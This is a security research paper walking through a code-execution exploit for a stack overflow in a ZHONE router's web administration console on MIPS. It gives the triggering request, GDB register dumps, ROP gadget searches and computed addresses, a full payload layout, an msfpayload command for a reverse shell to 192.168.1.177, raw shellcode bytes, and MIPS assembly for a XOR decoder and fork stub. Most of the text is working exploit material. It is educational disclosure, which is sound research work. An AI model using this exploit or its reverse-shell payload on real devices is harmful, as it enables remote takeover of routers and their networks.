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Exploiting Buffer Overflows on MIPS Architectures

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1. INTRODUCTION

In this paper I will walk the reader through the process of writing a code execution exploit that runs on a MIPS device. The exploit described in this paper targets an actual vulnerability in the ZHONE router gateway I published in October 2015. More information about the vulnerability can be found here:

http://www.securityfocus.com/archive/1/536666

Triggering the stack overflow is rather easy with a simple one-liner that sends an overlong string to the router's Web Administrative Console.

```
GET /<7000 A's>.cgi HTTP/1.1
<Other HTTP Headers>
```

2. TRIGGERING AND DEBUGGING THE EXPLOIT

In order to trace and debug the stack overflow, we have to run GDBServer on the router and attach it to the HTTPD process. Below are instructions on how to cross-compile GDBServer.

1. Download GDB:
   http://www.gnu.org/software/gdb/download/
2. Compile GDB:
   /path/to/gdb-src/configure --target=mips-linux-gcc
3. Compile GDBServer:
   /path/to/gdb-src/gdb/gdbserver/configure --host=mips-linux-gcc

For more information you can see the following link:

https://sourceware.org/gdb/wiki/BuildingCrossGDBandGDBserver

On the router, run GDBServer with the following command:

```
./gdbserver –multi <Your Router Gateway IP>:<Any Port number that you want to use> &
```

Example:

```
./gdbserver –multi 192.168.1.1:1234 &
```

Now on the router grab the PID of the httpd binary.

```
ps aux
```

```
/mnt/usb1_1/Toolkit/mips # ./gdbserver --multi :1234 &
/mnt/usb1_1/Toolkit/mips # Listening on port 1234

/mnt/usb1_1/Toolkit/mips # ps aux | grep httpd
 8513 root      10020 S    httpd -m 0
```

On your own machine, run gdb to connect to the GDB Server with the following command:

```
./gdb
target extended-remote 192.168.1.1:1234
attach <pid of httpd binary>
```

```
root@kali:~/Desktop/MIPS/gdb-7.9/gdb# ./gdb
GNU gdb (GDB) 7.9
Copyright (C) 2015 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "--host=i686-pc-linux-gnu --target=mips-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word".
(gdb) target extended-remote 192.168.1.1:1234
Remote debugging using 192.168.1.1:1234
(gdb) attach 8513
Attaching to process 8513
warning: GDB can't find the start of the function at 0x2b267afc.

    GDB is unable to find the start of the function at 0x2b267afc
and thus can't determine the size of that function's stack frame.
This means that GDB may be unable to access that stack frame, or
the frames below it.
    This problem is most likely caused by an invalid program counter or
stack pointer.
    However, if you think GDB should simply search farther back
from 0x2b267afc for code which looks like the beginning of a
function, you can increase the range of the search using the `set
heuristic-fence-post' command.
0x2b267afc in ?? ()
(gdb) c
Continuing.
```

Once gdb is attached to the process and we can start debugging the crash. After sending 7000 'A's in the GET request, the stack overflow is triggered and gdb shows something like the following:

```
0x2b267afc in ?? ()
(gdb) continue
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) info registers
          zero       at       v0       v1       a0       a1       a2       a3
 R0   00000000 7fe5d538 00000001 00000007 00000000 00000000 00000000 00000000
            t0       t1       t2       t3       t4       t5       t6       t7
 R8   00000000 80000008 8003fcb0 fffffff0 554b7471 84381ca4 00010000 00002ba6
            s0       s1       s2       s3       s4       s5       s6       s7
 R16  41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141
            t8       t9       k0       k1       gp       sp       s8       ra
 R24  00000000 2b268b80 7fe5c020 00000000 2abc9720 7fe5d538 0048e7c4 41414141
        status       lo       hi badvaddr    cause       pc
      00008d13 00000000 00000000 41414140 00000008 41414141
          fcsr      fir  restart
      00000000 00000000 00000000
(gdb)
```

As shown in the above screenshot, we have successfully overwritten the '$ra' register and some other potentially useful registers such as s0-s7. In the MIPS architecture, the '$ra' register saves the return address similar to the x86 Instruction pointer 'EIP'. If we have control over this register, we have control over the flow of the program which we can use to execute arbitrary code.

Now we need to determine the exact offsets into the buffer that allow us to overwrite the values in '$s1' – '$s7' and '$ra'. We'll use 'pattern_create.rb', a tool that ships with Metasploit, to generate a randomized pattern and determine the offsets to the registers we want to control.

In Kali Linux, Metasploit is pre-installed and you can run pattern_create.tb as follows:

```
/usr/share/metasploit-framework/tools/pattern_create.rb 7000
```

After generating the pattern, we replace the 7000 'A's within the payload with the newly generated pattern and overflow the stack. Now we can determine the position of each register within the attack string by copying the values shown in the registers into the 'pattern_offset.rb' tool:

```
/usr/share/metasploit-framework/tools/pattern_offset.rb 0x43212322
```

For more information about how to use this tool, check out this link:

https://www.offensive-security.com/metasploit-unleashed/writing-an-exploit/

With the correct offsets we can now overwrite the registers in a more targeted way, as shown in the screenshot below.

```
0x2b267afc in ?? ()
(gdb) continue
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x4c4c4c4c in ?? ()
(gdb) info registers
          zero       at       v0       v1       a0       a1       a2       a3
 R0   00000000 7fecc288 00000001 00000007 00000000 00000000 00000000 00000000
            t0       t1       t2       t3       t4       t5       t6       t7
 R8   00000000 80000008 8003fcb0 fffffff0 554b7f9a 8252fda4 00010000 0000394c
            s0       s1       s2       s3       s4       s5       s6       s7
 R16  42424242 43434343 44444444 45454545 46464646 47474747 48484848 49494949
            t8       t9       k0       k1       gp       sp       s8       ra
 R24  00000000 2b268b80 7fecad70 00000000 2abc9720 7fecc288 0048e7c4 4c4c4c4c
        status       lo       hi badvaddr    cause       pc
      00008d13 00000000 00000000 4c4c4c4c 00000008 4c4c4c4c
          fcsr      fir  restart
      00000000 00000000 00000000
(gdb)
```


Next we need to have a look at the memory map to figure out which memory segments are marked as executable. For MIPS architecture, you usually don't have to deal security protections such as Data Execution Protection (DEP). Fortunately in our case the stack is executable.

Stack commonly found to be executable

```
~ # cat /proc/7782/maps | tail
2b259000-2b2b1000 r-xp 00000000 1f:00 449        /lib/libc.so.0
2b2b1000-2b2c0000 ---p 00000000 00:00 0
2b2c0000-2b2c1000 r--p 00057000 1f:00 449        /lib/libc.so.0
2b2c1000-2b2c2000 rw-p 00058000 1f:00 449        /lib/libc.so.0
2b2c2000-2b2c7000 rw-p 00000000 00:00 0
2b2c7000-2b2f1000 r-xp 00000000 1f:00 455        /lib/libgcc_s.so.1
2b2f1000-2b301000 ---p 00000000 00:00 0
2b301000-2b302000 rw-p 0002a000 1f:00 455        /lib/libgcc_s.so.1
58800000-5889c000 rw-s 00000000 00:06 0          /SYSV00000000 (deleted)
7fa8d000-7faa5000 rwxp 00000000 00:00 0          [stack]
~ #
```

3. Cache Incoherency

An annoying issue we encounter when writing exploits for MIPS devices is cache incoherency. This issue pops up in cases where the shell-code has self-modifying elements, such as an encoder for bad characters. When the decoder runs the decoded instructions end up in the data cache (and aren't written back to memory), but when execution hits the decoded part of the shellcode, the processor will fetch the old, still encoded instructions form the instruction cache.



a

Picture Reference:

http://community.arm.com/groups/processors/blog/2010/02/17/caches-and-self-modifying-code

In order to overcome the cache incoherency problem, we can force the program to call a blocking function such as "sleep" from LibC. While the process is sleeping, the processor will go through one or more context switches and the cache will be flushed. We will dive into more details on how to call library functions in the **0x03 Overcoming ASLR** chapter.

An additional tip for dealing with cache incoherency in MIPS or ARM architecture: If you only use the encoder on .data portion of the shellcode (e.g. an encoded filename), then cache incoherency is not an issue as all both writes and reads will hit the data cache.

4. Overcoming ASLR

Address space layout randomization (ASLR) is a commonly encountered as a problem in exploit writing. It is a security measure that involves randomly arranging the positions of key data areas, usually including the base of the executable and position of libraries, heap, and stack in the process address space.

There are two ways to bypass ASLR:

1. Target modules that don't have ASLR enabled. These modules will have the base address at a fixed location even when the process or system restart.
2. Leverage a pointer leak from a memory leak or other vulnerability.

In order to overcome ASLR, we can use ROP (Return-Oriented Programming). ROP is a variant of the classic return-into-libc attack, where the attacker chains together a number of instruction "gadgets" found within the process memory.

In our case, the exploit sequence is as follows:

1. Because we have control over the return address in the '$ra' register, we can place our first ROP gadget address into '$ra'. This way we instruct the 'httpd' process to jump to the ROP gadget address and execute the instructions stored at that address.
2. We first need to use a ROP Gadget to set the value in register $a0 to 1 in order to execute the sleep function successfully.
3. We then use a second ROP Gadget to execute the sleep function stored within LibC
4. Next we will use a third ROP Gadget to save our stack location (containing our shellcode) into a register.
5. Lastly we will use a fourth ROP Gadget to jump to the correct location on the stack to execute our shellcode.

We can use the following IDA Plugin by Craig Heffner to easily look for ROP Gadgets. More information about his plugin can be found here:

https://github.com/devttys0/ida/tree/master/plugins/mipsrop

5. Using ROP Gadgets

We first need to determine which ROP gadgets to use and how to set chain them together in our exploit.

ROP Gadget No. 1

Our fist ROP Gadget should set register $a0 to 1 and then jump to next gadget.

We use Craig Heffner's Plugin to locate the instruction we want:

```
mipsrop.find("li $a0, 1")
```

```
Python>mipsrop.find("li $a0, 1")
----------------------------------------------------------------------------------------------------
|  Address     |  Action                                          |  Control Jump                   |
----------------------------------------------------------------------------------------------------
|  0x0002552C  |  li $a0,1                                        |  jalr  $s4                      |
|  0x000511C8  |  li $a0,1                                        |  jalr  $s3                      |
|  0x0001C93C  |  li $a0,1                                        |  jr    0x28+var_4($sp)          |
|  0x0002AAB4  |  li $a0,1                                        |  jr    0x28+var_4($sp)          |
|  0x0003AB54  |  li $a0,1                                        |  jr    0x20+var_4($sp)          |
|  0x0003BED4  |  li $a0,1                                        |  jr    0x20+var_4($sp)          |
|  0x0003E324  |  li $a0,1                                        |  jr    0x28+var_4($sp)          |
|  0x0003E3D0  |  li $a0,1                                        |  jr    0x28+var_4($sp)          |
|  0x00047D64  |  li $a0,1                                        |  jr    0x120+var_4($sp)         |
----------------------------------------------------------------------------------------------------
```

We will use the ROP Gadget at '511C8' shown below.

```
LOAD:000511C8                 li      $a0, 1
LOAD:000511CC                 move    $t9, $s3
LOAD:000511D0                 jalr    $t9 ; sub_50E70
```

As this is our first ROP Gadget to use, we will replace the Return Address '$ra' with this address '511C8'+offset.

As we would like to continue executing other ROP gadgets, we can see that after setting the value 1 in register $a0, the ROP gadget moves the value stored at register $s3 to register $t9 and jump to that address. Thankfully in our current exploit, we have control over register $s3.


ROP Gadget No. 2

Our second ROP Gadget should execute the sleep() function in libc.

We first need to locate the address of sleep in the libc binary extracted from the Zhone router.

We can locate sleep function address in IDA Pro:

1. Open the "View Functions" Window
2. Search for sleep



We take note that the Sleep function is stored at address 4FFD0.

Next, in order to call sleep(), we will need to use the plugin to find for ROP Gadget containing a set of instructions that allows us to jump to an address of our choice.

We can use the "tails" function to look for move instructions:

```
mipsrop.tails()
```

```
Python>mipsrop.tails()
------------------------------------------------------------------------------------------------
| Address      | Action                                          | Control Jump                 |
------------------------------------------------------------------------------------------------
| 0x0001A95C   | move $t9,$s1                                    | jr    $s1                    |
| 0x000317F8   | move $t9,$s0                                    | jr    $s0                    |
| 0x00031FBC   | move $t9,$a1                                    | jr    $a1                    |
| 0x00032A1C   | move $t9,$a1                                    | jr    $a1                    |
| 0x0003372C   | move $t9,$a1                                    | jr    $a1                    |
| 0x000358A8   | move $t9,$s0                                    | jr    $s0                    |
| 0x000380F0   | move $t9,$s2                                    | jr    $s2                    |
| 0x00038370   | move $t9,$s2                                    | jr    $s2                    |
| 0x00038430   | move $t9,$s2                                    | jr    $s2                    |
| 0x00038648   | move $t9,$s2                                    | jr    $s2                    |
| 0x0003A078   | move $t9,$s0                                    | jr    $s0                    |
| 0x0003A0E0   | move $t9,$s0                                    | jr    $s0                    |
| 0x0003A88C   | move $t9,$a1                                    | jr    $a1                    |
| 0x0003A8A8   | move $t9,$a1                                    | jr    $a1                    |
| 0x0003B11C   | move $t9,$a1                                    | jr    $a1                    |
```

After going through the ROP Gadgets, we come across a suitable candidate below:

```
LOAD:0001A95C                move    $t9, $s1
LOAD:0001A960                lw      $ra, 0x28+var_4($sp)
LOAD:0001A964                lw      $s2, 0x28+var_8($sp)
LOAD:0001A968                lw      $s1, 0x28+var_C($sp)
LOAD:0001A96C                lw      $s0, 0x28+var_10($sp)
LOAD:0001A970                jr      $t9
LOAD:0001A974                addiu   $sp, 0x28
LOAD:0001A974  # End of function sub_1A8A0
```

This block of code jumps to the location stored at register $s1.

Next we can see that the code takes a value stored on the stack and stores it as the return address in register $ra. As we control the portion of the stack this value is read from, we can use this to make the CPU jump to our next ROP gadget.

ROP Gadget No. 3

We now need a ROP Gadget that takes a value from an address on the stack we control and stores it into a register. This is for the purpose of executing our final shellcode.

We can do this my using the plugin to locate for stackfinders:

```
mipsrop.stackfinders()
```

```
Python>mipsrop.stackfinders()
----------------------------------------------------------------------------------------------------
|  Address     |  Action                                        |  Control Jump                    |
----------------------------------------------------------------------------------------------------
|  0x0000C484  |  addiu $a1,$sp,0x168+var_150                   |  jalr  $s1                       |
|  0x0000C4A0  |  addiu $a1,$sp,0x168+var_B0                    |  jalr  $s1                       |
|  0x0000E870  |  addiu $s4,$sp,0xC8+var_B8                     |  jalr  $s6                       |
|  0x00014470  |  addiu $s3,$sp,0x48+var_30                     |  jalr  $s2                       |
|  0x0001B24C  |  addiu $s4,$sp,0x5D8+var_4C8                   |  jalr  $fp                       |
|  0x0001B5DC  |  addiu $s4,$sp,0x5D8+var_4C8                   |  jalr  $fp                       |
|  0x0001BB3C  |  addiu $s4,$sp,0x608+var_4D0                   |  jalr  $fp                       |
|  0x0001BEFC  |  addiu $s4,$sp,0x608+var_4D0                   |  jalr  $fp                       |
|  0x0001DE40  |  addiu $s1,$sp,0xC0+var_68                     |  jalr  $s5                       |
|  0x000223C4  |  addiu $s6,$sp,0x298+var_24C                   |  jalr  $s5                       |
|  0x0002ACC0  |  addiu $s3,$sp,0x140+var_CC                    |  jalr  $s6                       |
|  0x00030914  |  addiu $s4,$sp,0x68+var_48                     |  jalr  $s3                       |
|  0x00030A88  |  addiu $s4,$sp,0x48+var_30                     |  jalr  $s2                       |
|  0x00030EE4  |  addiu $a2,$sp,0x518+var_500                   |  jalr  $s7                       |

   0x000387A8  |  addiu $s3,$sp,0x68+var_40                     |  jalr  $s5                       |
   0x0003ACE8  |  addiu $s6,$sp,0x48+var_30                     |  jalr  $fp                       |
   0x0003B060  |  addiu $s4,$sp,0x50+var_38                     |  jalr  $s6                       |
   0x0003C188  |  addiu $s6,$sp,0x78+var_54                     |  jalr  $fp                       |
   0x0003C278  |  addiu $s3,$sp,0x78+var_44                     |  jalr  $s4                       |
   0x0003C5D8  |  addiu $s4,$sp,0xC8+var_B0                     |  jalr  $s7                       |
   0x0003C6CC  |  addiu $a0,$sp,0x38+var_20                     |  jalr  $a0                       |
   0x00041DCC  |  addiu $v1,$sp,0x20                            |  jalr  $s6                       |
   0x00041F64  |  addiu $v1,$sp,0x20                            |  jalr  $s5                       |
   0x00042020  |  addiu $s2,$sp,0x20                            |  jalr  $s4                       |
   0x00042050  |  addiu $v1,$sp,0x20                            |  jalr  $s4                       |
   0x00042D34  |  addiu $s4,$sp,0x68+var_3C                     |  jalr  $s6                       |
   0x00044094  |  addiu $a1,$sp,0x34                            |  jalr  $a3                       |
   0x00047EB8  |  addiu $s0,$sp,0xA8+var_90                     |  jalr  $s1                       |
   0x00048368  |  addiu $s0,$sp,0xA8+var_90                     |  jalr  $s1                       |
   0x0004FB70  |  addiu $a0,$sp,0xA0+var_88                     |  jalr  $s5                       |
   0x0000DC7C  |  addiu $a0,$sp,0xA0+var_88                     |  jr    0xA0+var_4($sp)           |
   0x0001CF30  |  addiu $a0,$sp,0x30+var_18                     |  jr    0x30+var_4($sp)           |
```

The following ROP Gadget looks useful:

```
LOAD:00047EB8        addiu   $s0, $sp, 0xA8+var_90
LOAD:00047EBC        move    $s2, $a0
LOAD:00047EC0        move    $a1, $zero
LOAD:00047EC4        li      $a0, 3
LOAD:00047EC8        move    $t9, $s1
LOAD:00047ECC        jalr    $t9 ; sigprocmask
```

There are two things to note:

1. We are copying an address pointing to the stack (a location we have control over) to register $s0.
   addiu $s0, $sp, 0xA8+var_90
2. We are jumping to our fourth ROP Gadget via register '$s1'. If you recall in the previous ROP Gadget, a location on the stack has been copied to register $s1.
   move $t9, $s1
   jalr $t9

ROP Gadget No. 4

Since we have the address pointing to our shellcode location stored at register $s0, we now need to look for a ROP Gadget that jumps to register $s0.

We can do this the following way:

```
mipsrop.find("move $t9, $s0")
```

```
Python>mipsrop.find("move $t9, $s0")
----------------------------------------------------------------------------------------------------------------
|  Address     |  Action                                              |  Control Jump                          |
----------------------------------------------------------------------------------------------------------------
|  0x0001D1B8  |  move $t9,$s0                                        |  jalr  $s0                             |
|  0x0001F8C0  |  move $t9,$s0                                        |  jalr  $s0                             |
|  0x0001F8DC  |  move $t9,$s0                                        |  jalr  $s0                             |
|  0x00024440  |  move $t9,$s0                                        |  jalr  $s0                             |
|  0x000255D0  |  move $t9,$s0                                        |  jalr  $s0                             |
|  0x000255E0  |  move $t9,$s0                                        |  jalr  $s0                             |
|  0x00030B90  |  move $t9,$s0                                        |  jalr  $s0                             |
|  0x00030BA8  |  move $t9,$s0                                        |  jalr  $s0                             |
```

```
LOAD:0001F8C0                 move    $t9, $s0
LOAD:0001F8C4                 jalr    $t9 ; fcntl
```

We now have all the ROP Gadgets we need and can start writing our exploit.

6. Writing the exploit – Calculating Offsets

We now need to calculate the final address to use for our ROP Gadgets. This can be done by looking at the memory map. Luckily for this case, there is no ASLR on the libc Library, so the gadgets will be located at fixed addresses, allowing for a reliable exploit.

```
~ # ps | grep httpd
12822 root       2064 R    grep httpd
14668 root      10052 T    httpd -m 0
~ # cat /proc/14668/maps | grep libc
2aaa8000-2aaad000 r-xp 00000000 1f:00 448        /lib/ld-uClibc.so.0
2aabc000-2aabd000 r--p 00004000 1f:00 448        /lib/ld-uClibc.so.0
2aabd000-2aabe000 rw-p 00005000 1f:00 448        /lib/ld-uClibc.so.0
2aabe000-2ab67000 r-xp 00000000 1f:00 576        /lib/private/libcms_dal.so
2ab76000-2ab78000 rw-p 000a8000 1f:00 576        /lib/private/libcms_dal.so
2ab78000-2ab7b000 r-xp 00000000 1f:00 592        /lib/public/libcms_msg.so
2ab8a000-2ab8b000 rw-p 00002000 1f:00 592        /lib/public/libcms_msg.so
2ab8b000-2abb1000 r-xp 00000000 1f:00 593        /lib/public/libcms_util.so
2abc0000-2abc2000 rw-p 00025000 1f:00 593        /lib/public/libcms_util.so
2abc2000-2abc5000 r-xp 00000000 1f:00 591        /lib/public/libcms_boardctl.so
2abd4000-2abd5000 rw-p 00002000 1f:00 591        /lib/public/libcms_boardctl.so
2abd5000-2abd8000 r-xp 00000000 1f:00 453        /lib/libcrypt.so.0
2abe7000-2abe8000 rw-p 00002000 1f:00 453        /lib/libcrypt.so.0
2ac1d000-2ae6b000 r-xp 00000000 1f:00 575        /lib/private/libcms_core.so
2ae7a000-2ae86000 rw-p 0024d000 1f:00 575        /lib/private/libcms_core.so
2afba000-2b004000 r-xp 00000000 1f:00 574        /lib/private/libcmfapi.so
2b014000-2b015000 rw-p 0004a000 1f:00 574        /lib/private/libcmfapi.so
2b259000-2b2b1000 r-xp 00000000 1f:00 449        /lib/libc.so.0
2b2c0000-2b2c1000 r--p 00057000 1f:00 449        /lib/libc.so.0
2b2c1000-2b2c2000 rw-p 00058000 1f:00 449        /lib/libc.so.0
```

The libc base address is: 0x2b259000

Below are the calculations for each of the ROP Gadget addresses:

1. 1st ROP Gadget
   1st $ra = 511C8 (1st ROP Gadget) + lib c base
   = 0x2B2AA1C8
   We will be storing this address in register $ra
2. 2nd ROP Gadget
   $s3 = 1A95C (2nd ROP Gadget) + lib c base
   = 0x2b27395c
   We will be storing this address in register $s3
3. Sleep function address from LibC
   $s1 = 4FFD0(Sleep Function Address) + lib c base
   = 0x2b2a8fd0
   We will be storing this address in register $s1

For the last 2 ROP Gadgets, we have to store these addresses on the stack as they will be copied from the stack to the register via the second ROP Gadget.

4. 3rd ROP Gadget
   2nd $ra = 0x28+var_4($sp)
   = 47EB8(3rd ROP Gadget) + lib c base
   = 0x2b2a0eb8

   We will be storing this address at 0x28+var_4($sp), which we control via the large string we send in our exploit.

5. 4th ROP Gadget
   2nd $s1 = 0x28+var_C($sp)
   = 1f8c0 (4th ROP Gadget) + libc base
   = 0x2b2788c0

   We will be storing this address at 0x28+var_C($sp), which we control via the large string we send in our exploit.

The resulting payload is the following:

Payload =

5117 Bytes + Register $s0 (NOP) +

Register $s1 (0x2b2a8fd0) +

Register $s2 (NOP) +

Register $s3 (0x2b27395c) +

Register $s4 - $s7 (NOP) +

Register $ra (0x2B2AA1C8) +

(NOP) * 7 +

2nd Register $s1 (0x2b2788c0) +

NOP +

2nd Register $ra (0x2b2a0eb8) +

NOP * 14 +

Decoder for shellcode +

Encoded Fork function +

Encoded Reverse shellcode

Note: In the above payload, NOP can be represented as the following instruction:

NOP Instruction:

nor t6,t6,zero

\x27\x70\xc0\x01

We will cover writing the encoder, fork and reverse shellcode in the following sections.

7. Writing the exploit – Writing the MIPS Shellcode Encoder

We will not be covering in detail how to write a MIPS shellcode. However we will be covering how to write a MIPS encoder in this chapter. We can use Metasploit 'msfpayload' to generate the MIPS reverse shell code.

```
msfpayload  linux/mipsbe/shell_reverse_tcp lport=31337 lhost=192.168.1.177 X
```

In exploit writing we often come across bad characters that cannot be included in our exploit. After lots of debugging, it turns out that the following cannot be included in our exploit:

```
0x20 0x00 0x3a 0x0a 0x3f
```

The first thing we try is to encode the shellcode using the Metasploit MIPS encoder without any bad characters:

```
msfpayload  linux/mipsbe/shell_reverse_tcp lport=31337 lhost=192.168.1.177 R |
msfencode -e mipsbe/longxor -b '0x20 0x00 0x3a 0x0a 0x3f' -t c
```

In my tests however it turned out that the encoded shellcode would only run with a debugger attached. After some investigation, I concluded that there might be a problem with the Metasploit MIPS encoder.

While looking at the un-encoded shellcode originally generated by Metasploit msfpayload, we only have two locations with bad characters:

```
"\x24\x0f\xff\xfa\x01\xe0\x78\x27\x21\xe4\xff\xfd\x21\xe5\xff"
"\xfd\x28\x06\xff\xff\x24\x02\x10\x57\x01\x01\x01\x0c\xaf\xa2"
"\xff\xff\x8f\xa4\xff\xff\x34\x0f\xff\xfd\x01\xe0\x78\x27\xaf"
"\xaf\xff\xe0\x3c\x0e\x7a\x69\x35\xce\x7a\x69\xaf\xae\xff\xe4"
"\x3c\x0e\xc0\xa8\x35\xce\x01\xb1\xaf\xae\xff\xe6\x27\xa5\xff"
"\xe2\x24\x0c\xff\xef\x01\x80\x30\x27\x24\x02\x10\x4a\x01\x01"
"\x01\x0c\x24\x11\xff\xfd\x02\x20\x88\x27\x8f\xa4\xff\xff\x02"
"\x20\x28\x21\x24\x02\x0f\xdf\x01\x01\x01\x0c\x24\x10\xff\xff"
"\x22\x31\xff\xff\x16\x30\xff\xfa\x28\x06\xff\xff\x3c\x0f\x2f"
"\x2f\x35\xef\x62\x69\xaf\xaf\xff\xec\x3c\x0e\x6e\x2f\x35\xce"
"\x73\x68\xaf\xae\xff\xf0\xaf\xa0\xff\xf4\x27\xa4\xff\xec\xaf"
"\xa4\xff\xf8\xaf\xa0\xff\xfc\x27\xa5\xff\xf8\x24\x02\x0f\xab"
"\x01\x01\x01\x0c";
```

Thus, we can easily add some code that specifically decodes these two characters once the shellcode runs.

In order to quickly write shellcode for the MIPS architecture, I used a MIPS assembler and runtime simulator. I find this really useful and more efficient than compiling assembly code and debugging it in gdb.

http://courses.missouristate.edu/KenVollmar/MARS/download.htm

For the purpose of writing a simple XOR encoder let's have a look at the following instructions:

Instruction	**Description**
li $t1, 5	This instruction 'li' loads an immediate value '5' into the register '$t1'
la $s2, 0($sp)	Copy Stack Pointer Address plus some offset into register $s2
lw $t1, var1	Copy 4 bytes at the source location 'var1' into the destination register '$t1'
Xor $v1, $t2, $s1	XOR value stored at $t2 and $s1 and store it into register $v1
sw $t1, $s1	Store 4 bytes from source register '$t1' into the destination address location '$s1'
addi $t2,$t3, 5	Adds 5 to register $t3 and stores into register $t2

If you are keen on learning more about other instructions please check the following link:

http://logos.cs.uic.edu/366/notes/mips%20quick%20tutorial.htm

In order to understand MIPS assembly and how encoders work, let's write a simple encoder to encode 4 bytes of data. The following code XORs the value at $sp + 4 with 9999:

```
#Loads value 9999 into register $s1
li $s1, 9999
#Copy Stack Pointer Address into register $s2
la $s2, 0($sp)
#Takes value 4 bytes after the register $s2 address and copy it into register $t2
lw $t2, 4($s2)
#XOR both values from register $t2 & $s1 and stored it into register $v1
xor $v1, $t2, $s1
#Store XORED value from $v1 into address location at 4 bytes after register $s2
sw $v1, 4($s2)
```

However as you can see in the following screenshot, if we assemble the encoder in its basic form we end up with some null bytes:

Code	Basic	Source
0x2411270f	addiu $17,$0,0x0000...	2: li $s1, 9999
0x34010000	ori $1,$0,0x00000000	3: la $s2, 0($sp)
0x03a19020	add $18,$29,$1	
0x8e4a0004	lw $10,0x00000004($18)	4: lw $t2, 4($s2)
0x01511826	xor $3,$10,$17	5: xor $v1, $t2, $s1
0xae430004	sw $3,0x00000004($18)	6: sw $v1, 4($s2)

So we need to modify the instructions in the shellcode a bit until we come up with a compiled version that doesn't contain bad characters. The following code decodes the two bad bytes in our shellcode:

```
# Load decimal value 99999999 into register $s2
li $s1, 2576980377

# Copy Stack Pointer Address + 1000 bytes into register $s2
la $s2, 1000($sp)

# Adjust Register $s2 (address location) by -244
addi $s2, $s2, -244

# Get value located at register $s2 – 500 bytes and store into register $t2
lw $t2, -500($s2)

# XOR value stored at $t2 and $s1 and store it into register $v1
xor $v1, $t2, $s1

# Replace value back to stack ($s2 – 500) with new XORed value ($v1).
sw $v1, -500($s2)

# Move Register by -8 bytes to new value to be XORed
addi $s2, $s2, -8

# Get value located at register $s2 – 500 bytes and store into register $t2
```

```
lw $t2, -500($s2)

# XOR value stored at $t2 and $s1 and store it into register $v1
xor $v1, $t2, $s1

# Replace value back to stack ($s2 – 500) with new XORed value ($v1).
sw $v1, -500($s2)
```

8. Writing the exploit – fork() Shellcode

After getting the encoded payload to run, I found that a shell prompt popped up on my netcat listener but the shell seemed to die immediately. My guess was that some monitoring process running on the device would restart the http server once it became unresponsive. To prevent this from killing the shell, I added a fork() system call at the beginning of the shellcode. Lets look at the following MIPS assembly code to spawn call fork():

```
__start:
# Register $s1 = -1
 li $s1, -1

# Start loop here with name 'loc'
loc:

# Load Register $a0 with value 9999
 li $a0, 9999

# Load Register $v0 with value 4166, which is setting syscall as nanosleep
 li $v0, 4166

# Execute syscall
 syscall 0x40404

# Branch back to loc if $s1 is more than 0
 bgtz $s1, loc

# Load Register $s1 with value 4141
 li $s1, 4141

# Load Register $v0 with value 4002, which is setting syscall as fork
 li $v0, 4002

# Execute syscall
 syscall 0x40404

# Jump back to sleep if, this is in parent process
```



```
bgtz $v0, loc
```

